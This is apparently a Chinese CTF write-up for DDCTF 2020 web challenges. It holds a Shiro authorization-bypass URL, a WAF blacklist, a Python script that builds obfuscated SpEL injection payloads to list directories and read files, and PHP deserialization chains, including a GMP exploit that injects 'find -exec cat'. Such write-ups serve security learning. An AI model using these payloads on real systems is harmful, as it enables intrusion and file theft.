        xsi:schemaLocation="http://java.sun.com/xml/ns/javaee http://java.sun.com/xml/ns/javaee/web-app_3_0.xsd"
        version="3.0" metadata-complete="false">
```

```
<display-name>Archetype Created Web Application</display-name>

<context-param>
  <param-name>contextConfigLocation</param-name>
  <param-value>
    classpath:spring-core.xml
  </param-value>
</context-param>

<listener>
  <listener-class>org.springframework.web.util.WebAppRootListener</listener-class>
</listener>

<listener>
  <listener-class>org.springframework.web.util.IntrospectorCleanupListener</listener-class>
</listener>

<listener>
  <listener-class>org.springframework.web.context.ContextLoaderListener</listener-class>
</listener>

<servlet>
  <servlet-name>springmvc</servlet-name>
  <servlet-class>org.springframework.web.servlet.DispatcherServlet</servlet-class>
  <init-param>
    <param-name>contextConfigLocation</param-name>
    <param-value>classpath:spring-web.xml</param-value>
  </init-param>
</servlet>

<servlet-mapping>
  <servlet-name>springmvc</servlet-name>
  <url-pattern>/</url-pattern>
</servlet-mapping>

<filter>
  <filter-name>encodingFilter</filter-name>
  <filter-class>org.springframework.web.filter.CharacterEncodingFilter</filter-class>
  <init-param>
    <param-name>encoding</param-name>
    <param-value>UTF-8</param-value>
  </init-param>
  <init-param>
    <param-name>forceEncoding</param-name>
    <param-value>true</param-value>
  </init-param>
</filter>

<filter-mapping>
  <filter-name>encodingFilter</filter-name>
  <url-pattern>/*</url-pattern>
</filter-mapping>

<filter>
  <filter-name>safeFilter</filter-name>
  <filter-class>com.ctf.util.SafeFilter</filter-class>
</filter>

<filter-mapping>
  <filter-name>safeFilter</filter-name>
```

```
</filter><filter-name>shiroFilter</filter-name>
<url-pattern>/*</url-pattern>
</filter-mapping>

<filter>
<filter-name>shiroFilter</filter-name>
<filter-class>org.springframework.web.filter.DelegatingFilterProxy</filter-class>
<init-param>
<param-name>targetFilterLifecycle</param-name>
<param-value>true</param-value>
</init-param>
</filter>

<filter-mapping>
<filter-name>shiroFilter</filter-name>
<url-pattern>/*</url-pattern>
</filter-mapping>

<error-page>
<error-code>500</error-code>
<location>/error.jsp</location>
</error-page>

<error-page>
<error-code>404</error-code>
<location>/hacker.jsp</location>
</error-page>

<error-page>
<error-code>403</error-code>
<location>/hacker.jsp</location>
</error-page>

</web-app>
```

经典的**Spring**框架，知道这个对其实我们其实可以直接把大部分代码读出来了。

**Spring**是一个**MVC**框架，故读出来的文件中我们需要重点关注的是**Controller**控制层的代码  
根据目前的情况，我们需要寻找能够帮助我们成为**admin**的信息

一番翻找后，在 **/WEB-INF/classes/spring-shiro.xml** 中有：

```

<?xml version="1.0" encoding="UTF-8"?>
<beans xmlns="http://www.springframework.org/schema/beans"
       xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
       xsi:schemaLocation="http://www.springframework.org/schema/beans http://www.springframework.org/schema/beans/spring-beans.xsd">

    <bean id="shiroFilter" class="org.apache.shiro.spring.web.ShiroFilterFactoryBean">

        <property name="securityManager" ref="securityManager"/>

        <property name="loginUrl" value="/login"/>

        <property name="successUrl" value="/index"/>

        <property name="unauthorizedUrl" value="/unauthorized"/>

        <property name="filterChainDefinitionMap" ref="filterChainDefinitionMap"/>
    </bean>

    <bean id="filterChainDefinitionMap" factory-bean="filterChainDefinitionMapBuilder" factory-method="buildFilterChainDefinitionMap"/>

    <bean id="filterChainDefinitionMapBuilder" class="com.ctf.auth.FilterChainDefinitionMapBuilder"/>

    <bean id="securityManager" class="org.apache.shiro.web.mgt.DefaultWebSecurityManager">
        <property name="realm" ref="myRealm"/>
    </bean>

    <bean id="myRealm" class="com.ctf.auth.ShiroRealm">
    </bean>
</beans>

```

其下的 /WEB-INF/classes/com/ctf/auth/FilterChainDefinitionMapBuilder.class 中可以看到

```

package com.ctf.auth;

import java.util.*;


public class FilterChainDefinitionMapBuilder
{
    public LinkedHashMap<String, String> buildFilterChainDefinitionMap() {
        final LinkedHashMap<String, String> map = new LinkedHashMap<String, String>();
        map.put("/logout", "logout");
        map.put("/index", "authc");
        map.put("/download", "authc");
        map.put("/68759c96217a32d5b368ad2965f625ef/**", "authc,roles[admin]");
        return map;
    }
}

```

于是使用CVE绕过

```
http://116.85.37.131/6f0887622b5e34b5c9243f3ff42eb605/;/web/68759c96217a32d5b368ad2965f625ef/index
```

进入admin界面



后面就是绕WAF做SpE注入L， WAF在 WEB-INF/classes/com/ctf/util/SafeFilter.class 中

```

package com.ctf.util;

import javax.servlet.*;
import javax.servlet.http.HttpServletResponse;
import java.io.IOException;
import java.util.Enumeration;
import java.util.regex.Matcher;
import java.util.regex.Pattern;

public class SafeFilter implements Filter {
    private static final String[] blacklists = {"java.+lang", "Runtime|Process|byte|OutputStream|session|\\"|'", "exec.*\\\"", "write|read", "invoke.*\\\"", "\\.forName.*\\\"", "lookup.*\\\"", "\\.getMethod.*\\\"", "javax.+script.+ScriptEngineManager", "com.+fasterxmlxml", "org.+apache", "org.+hibernate", "org.+thymeleaf", "javassist", "javax\\.+", "eval.*\\\"", "\\.getClass\\\"", "org.+springframework", "javax.+el", "java.+io"};
    private final String encoding = "UTF-8";

    public void init(FilterConfig arg0) throws ServletException {
    }

    public void doFilter(ServletRequest request, ServletResponse response, FilterChain filterChain)
        throws IOException, ServletException {
        request.setCharacterEncoding("UTF-8");
        response.setCharacterEncoding("UTF-8");
        Enumeration pNames = request.getParameterNames();
        while (pNames.hasMoreElements()) {
            String name = (String) pNames.nextElement();
            String value = request.getParameter(name);
            for (String blacklist : blacklists) {
                Matcher matcher = Pattern.compile(blacklist, 34).matcher(value);
                if (matcher.find()) {
                    HttpServletResponse servletResponse = (HttpServletResponse) response;
                    servletResponse.sendError(403);
                }
            }
        }
        filterChain.doFilter(request, response);
    }

    public void destroy() {
    }
}

```

后面没绕出来，贴一下原WP的exp:

```

import re

import requests
from flask import Flask, request

app = Flask(__name__)

def requestToServer(content):
    content = '[[${{{}}}]].format(content)
    url = 'http://116.85.37.131/6f0887622b5e34b5c9243f3ff42eb605;/web/68759c96217a32d5b368ad2965f625ef/customize'
    try:
        response = requests.post(url=url, data={'content': content}).text
        ...

```

```

        redirect = re.search('fetch \./(.*) !', response).group(1)
        url = 'http://116.85.37.131/6f0887622b5e34b5c9243f3ff42eb605;/web/68759c96217a32d5b368ad2965f625ef/'
        url += redirect
        return requests.get(url).text
    except Exception as e:
        return str(e) + response

def toForNameOrStr(source, strFlag=False):
    res = 'T(Character).toString(%s)' % ord(source[0])
    for ch in source[1:]:
        res += '.concat(T(Character).toString(%s))' % ord(ch)
    if strFlag:
        return res
    return '0.class.forName({})'.format(res)

@app.route('/', methods=['GET', 'POST'])
def handler():
    content = request.form.get('content')
    dir = request.form.get('dir')
    file = request.form.get('file')

    if dir:
        # 单层: java.util.Arrays.toString(java.nio.file.Files.list(java.nio.file.Paths.get("/")).toArray());
        # 递归: java.util.Arrays.toString(java.nio.file.Files.walk(java.nio.file.Paths.get("/")).toArray());
        listDirPayload = 'T(java.util.Arrays).toString({}.list({}.get({})).toArray())'.format(
            toForNameOrStr('java.nio.file.Files'), toForNameOrStr('java.nio.file.Paths'), toForNameOrStr(dir, True))
        print(listDirPayload)
        return requestToServer(listDirPayload)

    if file:
        # java.nio.file.Files.lines(java.nio.file.Paths.get("/flag")).findFirst().toString()
        catFilePayload = '{}.lines({}.get({})).findFirst().toString()'.format(
            toForNameOrStr('java.nio.file.Files'), toForNameOrStr('java.nio.file.Paths'), toForNameOrStr(file, True))
        print(catFilePayload)
        return requestToServer(catFilePayload)

    return requestToServer(content)

if __name__ == '__main__':
    app.run(debug=True)

```

看了看还有另外的思路是使用UrlClassLoader的

见 [https://blog.play2win.top/2020/09/07/DDCTF2020\\_WEB\\_writeup%20/](https://blog.play2win.top/2020/09/07/DDCTF2020_WEB_writeup%20/)

## Overwrite Me

提交答案

已解决33

X

# Overwrite Me

## 400

<http://117.51.137.166/EOf9uk3nSsVFK1LQ.php>

Flag

提交答案

<https://blog.csdn.net/a709046532>

直接给了源码

```
<?php
error_reporting(0);

class MyClass
{
    var $kw0ng;
    var $flag;

    public function __wakeup()
    {
        $this->kw0ng = 1;
    }

    public function get_flag()
    {
        return system('find /FlagNeverFall ' . escapeshellcmd($this->flag));
    }
}

class Prompter
{
    protected $hint;
    public function execute($value)
    {
        include($value);
    }

    public function __invoke()
    {
        if(preg_match("/gopher|http|file|ftp|https|dict|zlib|zip|bzip2|data|glob|phar|ssh2|rar|ogg|expect|\.\.|\.\.\./i", $this->hint))
        {
            die("Don't Do That!");
        }
    }
}
```

```
        }
        $this->execute($this->hint);
    }
}

class Display
{
    public $contents;
    public $page;
    public function __construct($file='/hint/hint.php')
    {
        $this->contents = $file;
        echo "Welcome to DDCTF 2020, Have fun!<br/><br/>";
    }
    public function __toString()
    {
        return $this->contents();
    }

    public function __wakeup()
    {
        $this->page->contents = "POP me! I can give you some hints!";
        unset($this->page->cont);
    }
}

class Repeater
{
    private $cont;
    public $content;
    public function __construct()
    {
        $this->content = array();
    }

    public function __unset($key)
    {
        $func = $this->content;
        return $func();
    }
}

class Info
{
    function __construct()
    {
        eval('phpinfo();');
    }
}

$show = new Display();
$bullet = $_GET['bullet'];

if(!isset($bullet))
{
    highlight_file(__FILE__);
    die("Give Me Something!");
} else if($bullet == 'phpinfo')
{

```

```

        $infos = new Info();
    }else
    {
        $obstacle = new stdClass;
        $mc = new MyClass();
        $mc->flag = "MyClass's flag said, Overwrite Me If You Can!";
        @unserialize($bullet);
        echo $mc->get_flag();
    }
}

```

转了一圈没啥思路，只能试着读那个hint.php

```

<?php

class Prompter
{
    protected $hint='/hint/hint.php';

    public function execute($value)
    {
        include($value);
    }

    public function __invoke()
    {
        if(preg_match("/gopher|http|file|ftp|https|dict|zlib|zip|bzip2|data|glob|phar|ssh2|rar|ogg|expect|\.\.|\.\.\//i", $this->hint))
        {
            die("Don't Do That!");
        }
        $this->execute($this->hint);
    }
}

class Display
{
    public $contents;
    public $page;
    public function __construct($file='/hint/hint.php')
    {
        $this->contents = $file;
        echo "Welcome to DDCTF 2020, Have fun!<br/><br/>";
    }
    public function __toString()
    {
        return $this->contents();
    }

    public function __wakeup()
    {
        $this->page->contents = "POP me! I can give you some hints!";
        unset($this->page->cont);
    }
}

class Repeater
{
    private $cont;
    public $content;
}

```

```

public function __construct()
{
    $this->content = array();
}

public function __unset($key)
{
    $func = $this->content;
    return $func();
}

}

class Info
{
    function __construct()
    {
        eval('phpinfo();');
    }
}

$chain1 = new Display();
$chain2 = new Repeater();
$chain3= new Prompter();

//$chain3->hint = "/hint/hint.php";
$chain2->content=$chain3;
$chain1->page = $chain2;

echo urlencode(serialize($chain1)) ;
//0%3A7%3A%22Display%22%3A2%3A%7Bs%3A8%3A%22contents%22%3Bs%3A14%3A%22%2Fhint%2Fhint.php%22%3Bs%3A4%3A%22page%22%3B0%3A8%3A%22Repeater%22%3A2%3A%7Bs%3A14%3A%22%00Repeater%00cont%22%3BN%3Bs%3A7%3A%22content%22%3B0%3A8%3A%22Prompter%22%3A1%3A%7Bs%3A7%3A%22%00%2A%00hint%22%3Bs%3A10%3A%22.%2Ftest.php%22%3B%7D%7D%7D

```

然后bullet传进去后显示有个 /FlagNeverFall/suffix\_flag.php，然而最后利用的是一个include函数，就算include了没有highlight\_file(\_\_FILE\_\_)等我们依然没有办法拿到内容。

后面虽然注意到了\$kw0ng这个值有些奇怪，以及看起来似乎有用但不知道有啥用的phpinfo，但依然没有搜索到有价值的信息，无奈看WP

然后发现 <http://117.51.137.166/hint/hint.php> 能直接访问。。。一时语塞 个人感觉是题目出糊了，应该是反序列化读 hint/hint.php 来读 flag 的前半部分的（也有可能是干扰项，如果真是这样只能怪自己脑洞太小:）

写到这里时环境关了。。信息只能从WP拿了

hint.php:

Good Job! You've got the preffix of the flag: DDCTF{VgQN6HXC2moDAq39And i'll give a hint, I have already installed the PHP GMP extension, It has a kind of magic in php unserialize, Can you utilize it to get the remaining flag? Go ahead!

GMP利用相关的参考：

<https://xz.aliyun.com/t/6781>

<https://bugs.php.net/bug.php?id=70513>

<https://paper.seebug.org/1267/>

<https://hackerone.com/reports/198734>

大致的利用思路就是如果我们有一个可控的反序列化入口，目标后端PHP安装了**GMP**插件，如果我们找到一个可控的\_\_wakeup魔术方法，我们就可以修改反序列化前声明的对象属性，并配合场景产生实际的安全问题。

一个可行的exp如下：

```

<?php

class MyClass
{
    var $kw0ng;
    var $flag;

    public function __wakeup()
    {
        $this->kw0ng = 1;
    }

    public function get_flag()
    {
        var_dump($this->flag);
        return system('find /FlagNeverFall ' . escapeshellcmd($this->flag));
    }
}

class Display
{
    public $contents;
    public $page;
    public function __construct($file='/hint/hint.php')
    {
        $this->contents = $file;
        echo "Welcome to DDCTF 2020, Have fun!<br/><br/>\n";
    }
    public function __toString()
    {
        return $this->contents();
    }

    public function __wakeup()
    {
        $this->page->contents = "POP me! I can give you some hints!";
        unset($this->page->cont);
    }
}

$show = new Display();
$obstacle = new stdClass;
$mc = new MyClass();
$mc->flag = "MyClass's flag said, Overwrite Me If You Can!";
$inner = 's:1:"3";a:2:{s:4:"flag";s:63:"-iname sth -or -exec cat /FlagNeverFall/suffix_flag.php ; -quit";i:1;o:1
2:"DateInterval":1:{s:1:"y";R:2;}}}' ;
$exploit = 'a:1:{i:0;C:3:"GMP":'.strlen($inner).':{$inner.'}}i:1;o:7:"MyClass":1:{s:5:"kw0ng";R:3;}}';
unserialize($exploit);
var_dump($mc);
echo $mc->get_flag();
echo urlencode($exploit);
echo "\n";
?>

```

这里WP的师傅说不用 GMP 也能打，这里没太看懂啥意思，Mark一下

```
<?php

class MyClass {
    var $kw0ng;
    var $flag;
}

class HintClass {
    protected $hint;
}

class ShowOff {
    public $contents;
    public $page;
}

class MiddleMan {
    public $content;
    private $cont;
}

$showoff = new ShowOff();
$myclass = new MyClass();
$myclass->flag = '-exec cat /flag {} ';
$showoff->page = new MiddleMan();
$showoff->page->content = [$myclass, 'get_flag'];

$payload = urlencode(serialize($showoff));
$url = 'http://117.51.137.166/atkPwsr2x3omRZFi.php?bullet=';
echo file_get_contents($url . $payload);
```

## 总结：

这次比赛考的点还是比较新颖的。比如Web和Re结合的Web签到题。。  
还有就是不太常见的Go语言这回被拿来出题了，看来还是啥都要会一点  
好多题都卡在最后一步可能还是思路还不够广的原因吧，之后还是要多刷点题